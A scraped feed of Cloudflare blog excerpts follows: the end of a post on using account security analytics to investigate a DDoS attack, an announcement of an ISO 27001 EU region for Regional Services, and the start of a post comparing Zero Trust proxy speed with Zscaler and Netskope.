Looking at the right hand side of the analytics we can see “Attack Analysis” indicating that these requests were clean from XSS, SQLi, and common RCE attacks. The Bot Analysis indicates it’s an automated traffic in the Bot Scores distribution; these two products add another layer of intelligence to the investigation process. We can easily deduce here that the attacker is sending clean requests through high volumetric attack from multiple IPs to take the web application down.

Account Security Analytics and Events: better visibility over all domains

Step 3: For this attack we can see we have rules in place to mitigate it, with the visibility we get the freedom to fine tune our configurations to have better security posture, if needed. we can filter on this attack fingerprint, for instance: add a filter on the referer `www.example.com` which is receiving big bulk of the attack requests, add filter on path equals `/`, HTTP method, query string, and a filter on the automated traffic with Bot score, we will see the following:

Account Security Analytics and Events: better visibility over all domains


Step 4: Jumping to Security Events to zoom in on our mitigation actions in this case, spike fingerprint is mitigated using two actions: Managed Challenge and Block.

Account Security Analytics and Events: better visibility over all domains


The mitigation happened on: Firewall rules and DDoS configurations, the exact rules are shown in the top events.

Account Security Analytics and Events: better visibility over all domains

Who gets the new views?

Starting this week all our customers on Enterprise plans will have access to Account Security Analytics and Security Events. We recommend having Account Bot Management, WAF Attack Score, and Account WAF to have access to the full visibility and actions.

What’s next?

The new Account Security Analytics and Events encompass metadata generated by the Cloudflare network for all domains in one place. In the upcoming period we will be providing a better experience to save our customers’ time in a simple way. We’re currently in beta, log into the dashboard, check out the views, and let us know your feedback.

One-click ISO 27001 certified deployment of Regional Services in the EU

Post Syndicated from Achiel van der Mandele original https://blog.cloudflare.com/one-click-iso-27001-deployment/

One-click ISO 27001 certified deployment of Regional Services in the EU

One-click ISO 27001 certified deployment of Regional Services in the EU

Today, we’re very happy to announce the general availability of a new region for Regional Services that allows you to limit your traffic to only ISO 27001 certified data centers inside the EU. This helps customers that have very strict requirements surrounding which data centers are allowed to decrypt and service traffic. Enabling this feature is a one-click operation right on the Cloudflare dashboard.

Regional Services – a recap

In 2020, we saw an increase in prospects asking about data localization. Specifically, increased regulatory pressure limited them from using vendors that operated at global scale. We launched Regional Services, a new way for customers to use the Cloudflare network. With Regional Services, we put customers back in control over which data centers are used to service traffic. Regional Services operates by limiting exactly which data centers are used to decrypt and service HTTPS traffic. For example, a customer may want to use only data centers inside the European Union to service traffic. Regional Services operates by leveraging our global network for DDoS protection but only decrypting traffic and applying Layer 7 products inside data centers that are located inside the European Union.

We later followed up with the Data Localization Suite and additional regions: India, Singapore and Japan.

With Regional Services, customers get the best of both worlds: we empower them to use our global network for volumetric DDoS protection whilst limiting where traffic is serviced. We do that by accepting the raw TCP connection at the closest data center but forwarding it on to a data center in-region for decryption. That means that only machines of the customer’s choosing actually see the raw HTTP request, which could contain sensitive data such as a customer’s bank account or medical information.

A new region and a new UI

Traditionally we’ve seen requests for data localization largely center around countries or geographic areas. Many types of regulations require companies to make promises about working only with vendors that are capable of restricting where their traffic is serviced geographically. Organizations can have many reasons for being limited in their choices, but they generally fall into two buckets: compliance and contractual commitments.

More recently, we are seeing that more and more companies are asking about security requirements. An often asked question about security in IT is: how do you ensure that something is safe? For instance, for a data center you might be wondering how physical access is managed. Or how often security policies are reviewed and updated. This is where certifications come in. A common certification in IT is the ISO 27001 certification:

Per the ISO.org:

“ISO/IEC 27001 is the world’s best-known standard for information security management systems (ISMS) and their requirements. Additional best practice in data protection and cyber resilience are covered by more than a dozen standards in the ISO/IEC 27000 family. Together, they enable organizations of all sectors and sizes to manage the security of assets such as financial information, intellectual property, employee data and information entrusted by third parties.”

In short, ISO 27001 is a certification that a data center can achieve that ensures that they maintain a set of security standards to keep the data center secure. With the new Regional Services region, HTTPS traffic will only be decrypted in data centers that hold the ISO 27001 certification. Products such as WAF, Bot Management and Workers will only be applied in those relevant data centers.


The other update we’re excited to announce is a brand new User Interface for configuring the Data Localization Suite. The previous UI was limited in that customers had to preconfigure a region for an entire zone: you couldn’t mix and match regions. The new UI allows you to do just that: each individual hostname can be configured for a different region, directly on the DNS tab:

One-click ISO 27001 certified deployment of Regional Services in the EU


Configuring a region for a particular hostname is now just a single click away. Changes take effect within seconds, making this the easiest way to configure data localization yet. For customers using the Metadata Boundary, we’ve also launched a self-serve UI that allows you to configure where logs flow:

One-click ISO 27001 certified deployment of Regional Services in the EU

We’re excited about these new updates that give customers more flexibility in choosing which of Cloudflare’s data centers to use as well as making it easier than ever to configure them. The new region and existing regions are now a one-click configuration option right from the dashboard. As always, we love getting feedback, especially on what new regions you’d like to see us add in the future. In the meantime, if you’re interested in using the Data Localization Suite, please reach out to your account team.

Cloudflare Access is the fastest Zero Trust proxy

Post Syndicated from David Tuber original https://blog.cloudflare.com/network-performance-update-security-week-2023/

Cloudflare Access is the fastest Zero Trust proxy

Cloudflare Access is the fastest Zero Trust proxy

During every Innovation Week, Cloudflare looks at our network’s performance versus our competitors. In past weeks, we’ve focused on how much faster we are compared to reverse proxies like Akamai, or platforms that sell serverless compute that compares to our Supercloud, like Fastly and AWS. This week, we’d like to provide an update on how we compare to other reverse proxies as well as an update to our application services security product comparison against Zscaler and Netskope. This product is part of our Zero Trust platform, which helps secure applications and Internet experiences out to the public Internet, as opposed to our reverse proxy which protects your websites from outside users.




In addition to our previous post showing how our Zero Trust platform compared against Zscaler, we also have previously shared extensive network benchmarking results for reverse proxies from 3,000 last mile networks around the world. It’s been a while since we’ve shown you our progress towards being #1 in every last mile network. We want to show that data as well as revisiting our series of tests comparing Cloudflare Access to Zscaler Private Access and Netskope Private Access. For our overall network tests, Cloudflare is #1 in 47% of the top 3,000 most reported networks. For our application security tests, Cloudflare is 50% faster than Zscaler and 75% faster than Netskope.

In this blog we’re going to talk about why performance matters for our products, do a deep dive on what we’re measuring to show that we’re faster, and we’ll talk about how we measured performance for each product.

Why does performance matter?

We talked about it in our last blog, but performance matters because it impacts your employees’ experience and their ability to get their job done. Whether it’s accessing services through access control products, connecting out to the public Internet through a Secure Web Gateway, or securing risky external sites through Remote Browser Isolation, all of these experiences need to be frictionless.

A quick summary: say Bob at Acme Corporation is connecting from Johannesburg out to Slack or Zoom to get some work done. If Acme’s Secure Web Gateway is located far away from Bob in London, then Bob’s traffic may go out of Johannesburg to London, and then back into Johannesburg to reach his email. If Bob tries to do something like a voice call on Slack or Zoom, his performance may be painfully slow as he waits for his emails to send and receive. Zoom and Slack both recommend low latency for optimal performance. That extra hop Bob has to take through his gateway could decrease throughput and increase his latency, giving Bob a bad experience.

As we’ve discussed before, if these products or experiences are slow, then something worse might happen than your users complaining: they may find ways to turn off the products or bypass them, which puts your company at risk. A Zero Trust product suite is completely ineffective if no one is using it because it’s slow. Ensuring Zero Trust is fast is critical to the effectiveness of a Zero Trust solution: employees won’t want to turn it off and put themselves at risk if they barely know it’s there at all.

Much like Zscaler, Netskope may outperform many older, antiquated solutions, but their network still fails to measure up to a highly performant, optimized network like Cloudflare’s. We’ve tested all of our Zero Trust products against Netskope equivalents, and we’re even bringing back Zscaler to show you how Zscaler compares against them as well. So let’s dig into the data and show you how and why we’re faster in a critical Zero Trust scenario, comparing Cloudflare Access to Zscaler Private Access and Netskope Private Access.

Cloudflare Access: the fastest Zero Trust proxy

Access control needs to be seamless and transparent to the user: the best compliment for a Zero Trust solution is employees barely notice it’s there. These services allow users to cache authentication information on the provider network, ensuring applications can be accessed securely and quickly to give users that seamless experience they want. So having a network that minimizes the number of logins required while also reducing the latency of your application requests will help keep your Internet experience snappy and reactive.


Cloudflare Access does all that 75% faster than Netskope and 50% faster than Zscaler, ensuring that no matter where you are in the world, you’ll get a fast, secure application experience:

Cloudflare Access is the fastest Zero Trust proxy

